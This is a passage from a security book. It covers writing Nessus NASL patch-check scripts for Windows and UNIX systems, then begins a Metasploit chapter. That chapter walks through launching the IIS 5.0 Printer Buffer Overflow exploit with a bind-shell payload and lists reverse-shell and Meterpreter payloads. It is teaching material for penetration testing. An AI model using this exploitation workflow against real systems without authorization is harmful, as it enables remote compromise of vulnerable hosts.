To create a test that verifies whether the remote host is immune to the vulnerability, you first need to verify that such a service pack has not been installed and that in fact the remote host is running Windows 2000. To do this, utilize the following lines:

```
nt_sp_version = NULL;
win2k_sp_version = 5;
xp_sp_version = NULL;
win2003_sp_version = NULL;

if ( hotfix_check_sp(   nt:nt_sp_version,
                                    win2k:win2k_sp_version,
                                    xp:xp_sp_version,
                                    win2003:win2003_sp_version) <= 0 )
exit(0);
```

Before calling the aforementioned lines, you must first satisfy a dependency on smb_hotfixes.nasl and verify that the remote registry has been enumerated. That is done by ensuring that the knowledge base item *SMB/Registry/Enumerated* is present. This is done by adding the following lines to the script:

```
 script_dependencies("smb_hotfixes.nasl");
 script_require_keys("SMB/Registry/Enumerated");
```

Next, verify that hotfix Q894320 has been installed on the remote host. Do this by executing the following lines:

```
if ( hotfix_missing(name: "Q894320") > 0  )
        security_hole(get_kb_item("SMB/transport"));
```

The two functions you used in the code in the previous example are defined in the smb_hotfixes.inc file, which must be included before the functions can be called by adding the following line to your code:

```
include("smb_hotfixes.inc");
```

Notes from the Underground…

Microsoft's MSSecure.xml

Microsoft's Windows Update, Microsoft Baseline Security Analyzer, and Shavilk's HFNetCheck all use an XML file that contains the most current information on the latest software versions, service packs, and security updates available for various Microsoft operating systems, BackOffice components, services, and so on. Microsoft provides this file to the public for free. The MSSecure.xml file is both machine readable and human readable; thus, administrators can use the file to easily spot relevant patches or make an automated script that performs this task for them.

All the information required for the above Hotfix testing sample can be found in the MSSecure.xml's MS05-024 advisory section.

UNIX Testing Functionality Provided by the Local Testing Include Files

Nessus can connect to a remote UNIX host that supports SSH (Secure Shell). Currently, the following operating systems have tests that verify whether a remote host contains an appropriate path for a vulnerability: AIX, Debian, Fedora, FreeBSD, Geneto, HP-UNIX, Mandrake, Red Hat, Solaris, and SuSE.

Verifying whether a remote host has installed the appropriate patch is done via several query mechanisms, depending on the type of operating system and the type of package querying mechanism used by that operating system.

In most cases, pkg_list or dpkg, programs whose purpose is to list all available installed software on the remote host and each software's version, are used to retrieve a list of all the products on the remote host. This information is then quantified and stored in the knowledge base under the item *Host/OS Type*. For example, in the case of Red Hat, the program *rpm* is launched, and the content returned by it is stored in *Host/RedHat/rpm-list*.

You do not have to directly access the content found in a knowledge base item; rather, several helper functions analyze the data found in the software list and return whether the appropriate patch has been installed or not.

A list of the software components of an operating system is not the only information that is indexed by the helper functions; the operating system's level, or more specifically its patch level, is also stored in the knowledge base and is used to verify whether a certain patch has been installed on the remote host.

Currently, several automated scripts take official advisories published by the operating system vendors and convert them into simple NASL (Nessus Attack Scripting Language) scripts that verify whether the advisory is relevant to the remote host being scanned. Let's discuss these scripts now.

The rpm_check function determines whether the remote host contains a specific RPM (RPM Package Manager, originally called Red Hat Package Manager) package and whether the remote host is of a certain release type. Possible release types are MDK, SUSE, FC1, FC2, FC3, RHEL4, RHEL3, and RHEL2.1. These correspond to Mandrake, SuSE, Fedora Core 1, Fedora Core 2, Fedora Core 3, Red Hat Enterprise Linux 4, Red Hat Enterprise Linux 3, and Red Hat Enterprise Linux 2.1, respectively.

The value of *one* is returned if the package installed on the remote host is newer or exactly as the version provided, whereas the value of *zero* is returned if the package installed on the remote host is newer or exactly the same as the version provided.

For example, the following code will verify whether the remote host is a Red Hat Enterprise Level 2.1 and whether the remote host has a Gaim package that is the same or later than version 0.59.9-4:

```
if ( rpm_check( reference:"gaim-0.59.9-4.el2", release:"RHEL2.1") )
```

The same test can be done for Red Hat Enterprise Level 3 and Red Hat Enterprise Level 4:

```
if ( rpm_check( reference:"gaim-1.2.1-6.el3", release:"RHEL3") || rpm_check(
reference:"gaim-1.2.1-6.el4", release:"RHEL4") )
```

However, in the preceding case, the Gaim version available for Red Hat Enterprise Level 3 and 4 is newer than the version available for Red Hat Enterprise Level 2.1.

The rpm_exists function is very similar to rpm_check. However, in this case, rpm_exists tests not for which version of the package is running, but for only whether the RPM package exists on the remote host. The value of *one* is returned if the package exists, whereas the value of *zero* is returned if the package does not exist.

The return values of rpm_check function are *zero* if the remote host's distribution is irrelevant and *one* if the package exists on the remote host.

For example, you can determine whether the remote Fedora Core 2 host has the mldonkey package installed; if it does, your cooperation policy is broken, and you will want to be informed of it:

```
if ( rpm_exists(rpm:"mldonkey", release:"FC2") )
```

The aix_check_patch function is very similar to rpm_check; however, AIX software patches are bundled together in a manner similar to the Microsoft's service packs; therefore, you verify whether a certain bundle has been installed, not whether a certain software version is present on a remote host.

The return values of this function are *zero* if the release checked is irrelevant, *one* if the remote host does not contain the appropriate patch, and *minus one* if the remote host has a newer version than the provided reference.

The deb_check function is equivalent to the rpm_check function, but unlike the rpm_check, the different Debian versions are provided as input instead of providing a release type (such as Red Hat/Fedora/Mandrake/SuSE). In addition, unlike the rpm_check function, the version and the package name are broken into two parts: prefix, which holds the package name, and reference, which holds the version you want to be present on the remote host.

The return values of this function are *one* if the version found on the remote host is older than the provided reference and *zero* if the architecture is not relevant or the version found on the remote host is newer or equal to the provided reference.

For example, in Debian's DSA-727, available from www.debian.org/security/2005/dsa-727, you can see that for stable distribution (woody) this problem has been fixed in version 0.201-2woody1; therefore, you conduct the following test:

```
if (deb_check(prefix: 'libconvert-uulib-perl', release: '3.0', reference:
'0.201-2woody1'))
```

For the testing (sarge) and unstable (sid) distributions, this problem has been fixed in version 1.0.5.1-1; therefore, you conduct the following test:

```
if (deb_check(prefix: 'libconvert-uulib-perl', release: '3.2', reference:
'1.0.5.1-1'))
if (deb_check(prefix: 'libconvert-uulib-perl', release: '3.1', reference:
'1.0.5.1-1'))
```

The pkg_cmp function is equivalent to the rpm_check, but is used for the FreeBSD operating system. The function pkg_cmp doesn't verify which version of FreeBSD is being queried; this has to be done beforehand by grabbing the information found under the *Host/FreeBSD/release* knowledge base key and comparing it with the FreeBSD release version. The return values of this functions are *one* or larger if the remote host's version of the package is older than the provided reference, *zero* if both versions match, and *minus one* or smaller if the package is irrelevant to the remote host or the version running on the remote host is newer than the provided reference.

The hpux_check_ctx function determines whether the remote host is of a certain HP UNIX hardware version and HP UNIX operating system version. This is done by providing values separated by a space for each relevant hardware and operating system pair. Each such pair is separated by a colon. The return values of this function are *one* for architecture matched against the remote host and *zero* for architecture that does not match against the remote host.

For example, the string *800:10.20 700:10.20* indicates that you have two relevant sets for testing. The first hardware version is *800*, and its operating system version is *10.20.* The second hardware version is *700*, and its operating system version is also *10.20.* If one of the pairs is an exact match, a value of *one* is returned; if none of them match, the value of *zero* is returned. The value of the remote host's hardware version is stored under the *Host/HP-UX/version* knowledge base item key, and the remote host's operating system version is stored under the *Host/HP-UX/hardware* knowledge base item key.

The hpux_patch_installed function determines whether a remote HP-UNIX host has an appropriate patch installed, such as AIX. HP-UNIX releases patches in bundles named in the following convention: PHCO_XXXXX. The return values of this function are *one* if the patch has been installed and *zero* if the patch has not been installed.

Once you have used the hpux_check_ctx function to determine that the remote host's hardware and operating system versions are relevant, you can call the hpux_patch_installed function and determine whether the patch has been installed. Multiple patches can be provided by separating each patch with a space character.

For example, to create a test for the vulnerability patched by PCHO_22107, available at ftp://ftp.itrc.hp.com/superseded_patches/hp-ux_patches/s700_800/11.X/PHCO_22107.txt, you'll start by verifying that the remote host's hardware and system operating system versions are correct:

```
if ( ! hpux_check_ctx ( ctx:"800:11.04 700:11.04 " ) )
{
 exit(0);
}
```

Follow up by testing whether the remote host has the appropriate PHCO installed and all the ones this PHCO_22107 depends on:

```
if ( !hpux_patch_installed (patches:"PCHO_22107 PHCO_21187 PHCO_19047
PHCO_17792 PHCO_17631 PHCO_17058 PHCO_16576 PHCO_16345 PHCO_15784 PHCO_14887
PHCO_14051 PHCO_13606 PHCO_13249"))
{
 security_hole(0);
}
```

However, the code in the previous example doesn't verify whether the remote host's patch files have been installed; instead, it verifies only whether the remote host has launched the appropriate patches. To verify whether the remote host has been properly patched, you need to call the hpux_check_patch function.

The hpux_check_patch function verifies whether a remote HP-UNIX system has installed a patch and if the user has let the patch modify the operating system's files. The return values of this function are *one* if the package is not installed on a remote host and *zero* if the patch has been installed or is irrelevant for a remote host.

For example, for the aforementioned PHCO_22107 advisory, you must confirm that *OS-Core.UX-CORE*'s version is B.11.04. The following code will verify that *OS-Core.UX-CORE* is in fact of the right version; if it is not, it will notify that the remote host is vulnerable:

```
if ( hpux_check_patch( app:"OS-Core.UX-CORE", version:"B.11.04") )
{
 security_hole(0);
 exit(0);
}
```

The qpkg_check function is equivalent to the rpm_check, but it is used for testing the existence of packages on Gentoo distributions. The function verifies that the package has been installed on the remote host and then verifies whether a certain version is *equal to*, *lower than,* or *greater than* the provided version of vulnerable and immune versions.

The return values of this function are *zero* for irrelevant architecture or when a package is not installed on a remote host, and *one* if the patch has been installed.

In the following example, you will verify whether a remote host contains the patches provided for the gdb package, as described in www.gentoo.org/security/en/glsa/glsa-200505-15.xml:

For the GLSA-200505-15 you need to check first the package named *sys-devel/gdb* and then the unaffected version >= 6.3-r3, meaning you need to write **ge 6.3-r3** followed by the vulnerable version < 6.3-r3. So you need to write **l 6.3-r3**. The complete line of this code reads as follows:

```
if (qpkg_check(package: "sys-devel/gdb", unaffected: make_list("ge 6.3-r3"),
vulnerable: make_list("lt 6.3-r3") ))
{
 security_hole(0);
 exit(0);
}
```

Notes from the Underground…

Adding Additional Operating Systems

The aforementioned functions do not cover all available UNIX-based operating systems. Extending these functions to support other operating systems is easy. Operating systems that are extensions of other operating systems would require little, if any, changes; for example, Ubuntu, which is an extension of Debian. Other operating systems would require more changes; however, if you can provide two functions to the Nessus environment, you can easily add support to your operating system:

- SSH connectivity
- A way to list all the packages/products installed on the operating systems and their corresponding versions

If the preceding two functions are available, you can index the list of packages and their versions through the SSH channel. You then can create a test that determines whether the package is installed and if its version is lower than the one that is immune to attack.

The solaris_check_patch function verifies whether a certain patch exists on a remote Solaris machine. As in the case of HP-UNIX, the function verifies the release type, architecture—hardware type, patch (which can be made obsolete by some other patch), followed by the name of the vulnerable package. The vulnerable packages can be more than one, in which case they are separated by the character space.

The return values of this function are *minus one* if the patch is not installed, *zero* for irrelevant architecture or if the package is not installed on the remote host, and *one* if the patch has been installed.

Summary

You have learned different functions provided by the smb_nt.inc include file and the smb_hotfixes.inc file that can be used to test Windows-based devices. Furthermore, you have seen what functions are provided by the aix.inc, debian_package.inc, freebsd_package.inc, hpux.inc, qpkg.inc, rpm.inc and solaris.inc include files to test UNIX-based devices. After viewing examples in this chapter, you should understand how to use these various functions.

Chapter 12

Extending Metasploit I

Core Technologies and Open Source Tools in this chapter:

- **Using the Metasploit Framework**
- **Updating the Metasploit Framework**

Introduction

In 2003, a new security tool called the Metasploit Framework (MSF) was released to the public. This tool was the first open-source, freely available exploit development framework, and rapidly grew to be one of the security community's most popular tools. The solid reputation of the framework is due to the efforts of the core development team and the external contributors, whose hard work resulted in over 100 dependable exploits against many of the most popular operating systems and applications. Released under a combined Gnu's Not Unix (GNU) Gnu's Not Unix (GPL) and artistic license, the MSF continues to add new exploits and cutting edge security features with every release.

This chapter discusses how to use the MSF as an exploitation platform. The first section covers *msfweb*, a simple point-and-click interface to the MSF exploitation engine. The next section covers *msfconsole*, the most powerful and flexible of the three available interfaces. The final section covers *msfcli*, a command-line interface (CLI) to the framework. As the various interfaces are covered, each of the advanced MSF features is discussed in detail.

This chapter demonstrates all of the features offered by the MSF as an exploitation platform; therefore, readers should have a basic understanding of exploits. To help get the most out of this chapter, download a free copy of the MSF (*www.metasploit.com*).

Using the MSF

The MSF is written in the Perl scripting language and can be run on almost any UNIX-like platform, including the *Cygwin* environment for Windows. The framework provides three interfaces: *msfcli*, *msfweb*, and *msfconsole*. The *msfcli* interface is used for scripting, because all exploit options are specified as arguments in a single command-line statement. The *msfweb* interface can be accessed via a Web browser, and serves as an excellent medium for live demonstrations. The *msfconsole* interface is an interactive command-line shell, which is the preferred interface for exploit development.

NOTE

The various MSF interfaces that are available are built over a common Application Programming Interface (API) exported by the MSF engine. The engine to mediums such as Internet Relay Chat (IRC), are easy to extend, which is an ideal environment for teaming, collaboration, and training. An unreleased IRC interface has already been developed, and an instant messaging interface may be coming soon.

We begin our tour of the framework with *msfweb*, the easiest of the three interfaces to use.


NOTE

All of the following screenshots were taken from the Windows version of MSF.

The *msfweb* Interface

The *msfweb* interface is a stand-alone Web server that exposes the MSF engine as a Web-based interface. Modern browsers have no problem accessing the server, which by default listens on the loopback address (*127.0.0.1*) on port 55555. There are a number of ways to start the *msfweb* interface. Under Windows, the easiest way is to click on **Start | Programs | Metasploit Framework | MSFWeb**, which starts the Web server with the default options. Under both Linux and Windows, it is possible to start the Web interface from the command line by locating and running the *msfweb* Perl executable. Figure 12.1 shows the various *msfweb* command-line options and how to start the interface from the command line.


Figure 12.1 *msfweb* CLI Options and Execution



```
Administrator@nothingbutfat ~/framework
$ msfweb -h

Usage: /home/framework/msfweb <options>

Options:
        -a      <ip address>  Bind to this IP instead of the loopback address
        -p      <tcp port>    Bind to this TCP port instead of 55555
        -l      <log file>    The path name to use for a log file (stderr)
        -v      <log level>   A number between 0 and 10 that controls log verbos
ity
        -t      <theme name>  Select a specific theme: default, gwhite, gblack
        -T      <theme dir>   Use an alternate directory for msfweb themes
        -C      <cache dir>   Use a specific directory for session cache files
        -r      <boolean>     Reload all modules with each new web request


Administrator@nothingbutfat ~/framework
$ msfweb -p 31337
+----=[ Metasploit Framework Web Interface (127.0.0.1:31337)
```

As seen above, *msfweb* allows us to specify options including the listening Internet Protocol (IP) address, the listening port, the log file, the logging level, and more. In this instance, we specified that the MSF engine listen on port 31337 while leaving the remainder of the options at default. On the line following the command, a banner is displayed with the address of the listening host. Browsing to this address, we should come across the *msfweb* interface like that in Figure 12.2.

Figure 12.2 *msfweb* Start Page


Metasploit Framework Web Console v2.5 - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://127.0.0.1:31337/
Go
EXPLOITS
PAYLOADS
SESSIONS
Filter Modules
Done

3Com 3CDaemon FTP Server Overflow

AOL Instant Messenger goaway Overflow

AWStats configdir Remote Command Execution

The first thing we notice is the logo, which is a graffiti-stylized version of the project name, MSF. Underneath the logo is a navigation bar with three options: *exploits*, *payloads*, and *sessions*. The exploits page is the default page loaded by the engine, and is the starting point from which the exploits are executed. The payloads page exposes the payload (or shellcode) generation engine, a feature of MSF. And finally, the sessions page is a place holder for links that refer to ongoing sessions between exploited hosts and the local system. Due to the nature of the Web interface, anyone who can access the Web service can access the sessions. While this is an excellent feature for team collaboration and live demonstrations, it can be dangerous if improperly used. By default, the server only listens on the loopback device (*127.0.0.1*); therefore, we must be careful when using the *-a* option (see Figure 12.1).

Beneath the navigation bar is a drop-down box that allows us to filter the list of over 100 exploits that comprise the rest of the page. Also, beside each exploit is an icon representing the target operating system. The filter allows refined exploit listings based on four general categories: *Exploit Class*, *Application*, *Operating System*, and *Architecture*. We can quickly eliminate exploits that are not appropriate for a target system, by selecting the drop-down menu options and clicking on **Filter Modules**.

NOTE

According to the documentation available online, the msfweb interface has been tested and should be accessible to the following browsers:

- Mozilla Firefox 1.0, http://www.mozilla.org/products/firefox/
- Internet Explorer 6.0, http://www.microsoft.com/windows/ie/default.mspx
- Safari, http://www.apple.com/macosx/features/safari/

Before continuing coverage of the *msfweb* interface, it is important to point out the high-level steps involved in successfully executing an exploit:

1. Select the exploit module to be executed.
2. Set the configuration options for the exploit options (such as the target IP address).
3. Select an exploit target that is different than the target IP address.

4. Choose a payload and specify the payload options to be entered.

NOTE

Certain modules implement a check functionality that attempts to unobtrusively determine if a remote system is vulnerable. If this option is available, you should attempt to validate the existence of the vulnerability.

5. Launch the exploit and wait for a response.


NOTE

All of these steps must be completed; however, the variations in each interface may present them in a different order.

The browser is already pointed to the default *msfweb* page at *http://127.0.0.1:31337*; thus, the next step is to choose an exploit module. (In this example, we use the Internet Information Server (IIS) 5.0 Printer Buffer Overflow against an unpatched server running Microsoft Windows 2000 Advanced Server with Service Pack 0 on an x86 processor.)

To select the IIS 5.0 Printer Buffer Overflow module, go to the Web page and click on the link to the module in question (see Figure 12.3).


Figure 12.3 Selecting the Exploit Module



Metasploit Framework Web Console v2.5 - Mozilla Firefox
File
Edit
View
Go
Bookmarks
Tools
Help
http://127.0.0.1:31337/
Go
HP-UX LPD Command Execution
IA WebMail 3.x Buffer Overflow
IIS 4.0 .HTR Buffer Overflow
IIS 5.0 Printer Buffer Overflow
IIS 5.0 WebDAV ntdll.dll Overflow
IIS FrontPage fp30reg.dll Chunked Overflow
IIS RSA WebAgent Redirect Overflow
IIS Web Application Source Code Disclosure
Done

After following the link, the *msfweb* interface provides an informational page with detailed exploit information. The *Name* line describes the name of the module and whether it is remotely or locally exploitable. The *Author* field is listed with the original date that the vulnerability was disclosed. An essential step in exploiting a system is *targeting*. Each module is designed to exploit one or more types of systems based on different variables including the target platform, the target operating system, and any vulnerability-specific conditions. The *Arch* field describes the processor architectures and the *OS* field describes the general operating system types that the module was written to work against (see Figure 12.4). More exploit information is provided in the "description" paragraph, and detailed vulnerability information is externally referenced in a series of links.

Figure 12.4 Exploit Information


Metasploit Framework Web Console v2.5 - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Go
Done

http://127.0.0.1:31337/EXPLOITS?MODE=SELECT&MODULE=%69%69%73%35%30%5f%70%72%69%6e%74%65%72%5f

IIS 5.0 Printer Buffer Overflow

Name: iis50_printer_overflow v1.36 (remote)

Authors: H D Moore <hdm [at] metasploit.com>

Disclosure: May 1 2001

Arch: x86

OS: win32, win2000

This exploits a buffer overflow in the request processor of the Internet Printing Protocol ISAPI module in IIS. This module works against Windows 2000 service pack 0 and 1. If the service stops responding after a successful compromise, run the exploit a couple more times to completely kill the hung process.

- **http://www.osvdb.org/3323**
- **http://www.microsoft.com/technet/security/bulletin/MS01-023.mspx**
- **http://seclists.org/lists/bugtraq/2001/May/0005.html**
- **http://milw0rm.com/metasploit.php?id=27**

Select Target:


0 - Windows 2000 SP0/SP1 (default)

When attempting to exploit a host, the targeting process is used to match the characteristics of the remote host against the details of the exploit. To successfully take advantage of vulnerabilities, these details must be congruent. In Figure 12.4, the exploit was designed to work against the win32 and Windows 2000 operating systems running on an x86 architecture. The win32 field is a general category that encompasses all Windows platforms, that is used loosely because exploits generally only work against a specific subset of Windows systems. A more specific list of targets is provided at the bottom of the page. The IIS 5.0 Printer Buffer Overflow has been specifically written to work against *0 - Windows 2000 SP0/SP1* (default). The *0* is an index into the list of potential targets. However, in our example, the exploit only works against Windows 2000 SP0/SP1 systems, which is why the *0*-indexed list only has one entry. The (default) text indicates that the initial target used by the exploit module is the *0* index.

The target system selected earlier runs Microsoft Windows 2000 Advanced Server with Service Pack 0 on an x86 processor. It must run the IIS Web server and have the Internet Server Application Programming Interface (ISAPI) protocol module enabled. By design, the target system meets these requirements, so all preconditions are met and we have successfully targeted the remote host.

The IIS 5.0 Printer Buffer Overflow provides only a single target option, *0* (Windows 2000 SP0/SP1 [default]. When we click on the link, the Web interface brings us to the payload selection screen (see Figure 12.5). When reading through detailed vulnerability information, the phrase "permits arbitrary execution of code" appears often. What this means is that if the vulnerability is successfully exploited, we can instruct the remote or local process to execute a section of code that we pass to it. The payload selection page allows us to choose the type of code we want the process to execute. The *msfweb* interface presents a list of 17 different payloads that the MSF engine filtered from a list of over 70 potential payloads, based on targeting information. The filtering occurs because payloads, like their exploit counterparts, are designed to run on certain types of systems. In our example, a payload designed for a host running the Linux operating system on the SPARC architecture would not be appropriate; the engine only presents payloads that work with our target. The easiest payload and the one that we use is the *win32_bind* code. When executed by the exploited process, the *win32_bind* code opens a socket and binds it to a listening port. When a connection is established to the listening port, a shell on the remote system is returned. This shell has the privileges and rights of the exploited process; thus, we will the rights granted by default to the IIS process.

Figure 12.5 Payload Selection


Metasploit Framework Web Console v2.5 - Mozilla Firefox
File
Edit
View
Go
Bookmarks
Tools
Help
http://127.0.0.1:31337/EXPLOITS?MODULE=%69%69%73%35%30%5f%70%72%69%6e%74%65%72%5f%6f%76%65%
Go
Done


IIS 5.0 Printer Buffer Overflow

Select Payload:

Payload	Description
win32_bind	Windows Bind Shell
win32_bind_dllinject	Windows Bind DLL Inject
win32_bind_meterpreter	Windows Bind Meterpreter DLL Inject
win32_bind_stg	Windows Staged Bind Shell
win32_bind_stg_upexec	Windows Staged Bind Upload/Execute
win32_bind_vncinject	Windows Bind VNC Server DLL Inject
win32_exec	Windows Execute Command
win32_passivex	Windows PassiveX ActiveX Injection Payload
win32_passivex_meterpreter	Windows PassiveX ActiveX Inject Meterpreter Payload
win32_passivex_stg	Windows Staged PassiveX Shell
win32_passivex_vncinject	Windows PassiveX ActiveX Inject VNC Server Payload
win32_reverse	Windows Reverse Shell
win32_reverse_dllinject	Windows Reverse DLL Inject
win32_reverse_meterpreter	Windows Reverse Meterpreter DLL Inject
win32_reverse_stg	Windows Staged Reverse Shell
win32_reverse_stg_upexec	Windows Staged Reverse Upload/Execute
win32_reverse_vncinject	Windows Reverse VNC Server Inject

Clicking on the *win32_bind* link directs us to the exploit and payload configuration page (see Figure 12.6).

Figure 12.6 Exploit and Payload Configuration


Metasploit Framework Web Console v2.5 - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://127.0.0.1:31337/EXPLOITS?MODULE=%69%69%73%35%30%5f%70%72%69%6e%74%65%72%5f%6f%76%65%
Go
-Check-
-Exploit-
Done

IIS 5.0 Printer Buffer Overflow (win32_bind)

RHOST	Required	ADDR		The target address
RPORT	Required	PORT	80	The target port
SSL	Optional	BOOL		Use SSL
EXITFUNC	Required	DATA	seh	Exit technique: "process", "thread", "seh"
LPORT	Required	PORT	4444	Listening port for bind shell

Preferred Encoder: Default Encoder

Nop Generator: Default Generator

